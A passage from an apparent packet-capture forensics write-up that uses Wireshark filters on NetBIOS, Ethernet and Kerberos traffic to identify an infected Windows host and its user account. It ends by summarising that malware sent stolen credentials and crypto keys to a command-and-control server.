        Name: DESKTOP-9PEA63H<00> (Workstation/Redirector)
        Type: NB (32)
        Class: IN (1)
  › Additional records
```

```
0000  ff ff ff ff ff ff 80 86  5b ab 1e c4 08 00 45 00   ········ [·····E·
0010  00 60 bd 92 00 00 80 11  53 bf 0a 07 0a 2f 0a 07   ·`······ S····/··
0020  0a ff 00 89 00 89 00 4c  0b 1c ad 1b 29 10 00 01   ·······L ····)···
0030  00 00 00 00 00 01 20 45  45 45 46 46 44 45 4c 46   ······ E EEFFDELF
0040  45 45 50 46 41 43 4e 44  4a 46 41 45 46 45 42 44   EEPFACND JFAEFEBD
0050  47 44 44 45 49 41 41 00  00 20 00 01 c0 0c 00 20   GDDEIAA· ·······
0060  00 01 00 04 93 e0 00 06  00 00 0a 07 0a 2f         ········ ·····/
```


Figure 22



```
▾ Ethernet II, Src: 80:86:5b:ab:1e:c4 (80:86:5b:ab:1e:c4), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
  › Destination: Broadcast (ff:ff:ff:ff:ff:ff)
  ▾ Source: 80:86:5b:ab:1e:c4 (80:86:5b:ab:1e:c4)
      Address: 80:86:5b:ab:1e:c4 (80:86:5b:ab:1e:c4)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
    Type: IPv4 (0x0800)
```

Figure 23

The Windows user account name can be found using Kerberos traffic. Kerberos is the protocol for authenticating service requests between hosts on an unsecure network, and is the default authorization in Microsoft Windows. I will apply "**kerberos.CNameString**"as a search filter along with the victim's IP address.



kerberos.CNameString && ip.src==10.7.10.47

No.	Time	Source	Destination	Protocol	Length	CNameString	Host	Info
56	2023-07-10 22:39:23.563905	10.7.10.47	10.7.10.9	KRB5	308	desktop-9pea63h$		AS-REQ
70	2023-07-10 22:39:23.575365	10.7.10.47	10.7.10.9	KRB5	308	desktop-9pea63h$		AS-REQ
71	2023-07-10 22:39:23.575386	10.7.10.47	10.7.10.9	KRB5	388	desktop-9pea63h$		AS-REQ
108	2023-07-10 22:39:23.579272	10.7.10.47	10.7.10.9	KRB5	308	desktop-9pea63h$		AS-REQ
125	2023-07-10 22:39:23.586421	10.7.10.47	10.7.10.9	KRB5	388	desktop-9pea63h$		AS-REQ
150	2023-07-10 22:39:23.589888	10.7.10.47	10.7.10.9	KRB5	388	desktop-9pea63h$		AS-REQ
182	2023-07-10 22:39:23.592248	10.7.10.47	10.7.10.9	KRB5	308	desktop-9pea63h$		AS-REQ
202	2023-07-10 22:39:23.593455	10.7.10.47	10.7.10.9	KRB5	389	desktop-9pea63h$		AS-REQ
680	2023-07-10 22:39:32.551799	10.7.10.47	10.7.10.9	KRB5	300	rwalters		AS-REQ
688	2023-07-10 22:39:32.559140	10.7.10.47	10.7.10.9	KRB5	380	rwalters		AS-REQ
724	2023-07-10 22:39:32.582096	10.7.10.47	10.7.10.9	KRB5	292	rwalters		AS-REQ
732	2023-07-10 22:39:32.589295	10.7.10.47	10.7.10.9	KRB5	372	rwalters		AS-REQ
823	2023-07-10 22:39:33.708563	10.7.10.47	10.7.10.9	KRB5	309	DESKTOP-9PEA63H$		AS-REQ
831	2023-07-10 22:39:33.709634	10.7.10.47	10.7.10.9	KRB5	389	DESKTOP-9PEA63H$		AS-REQ

Figure 24

In summary, my investigation of this pcap file determined that a malicious payload setup exfiltration to a C2 server which attempted to harvest a wide range of sensitive app data, login credentials, and crypto currency private keys on our victim's Windows desktop.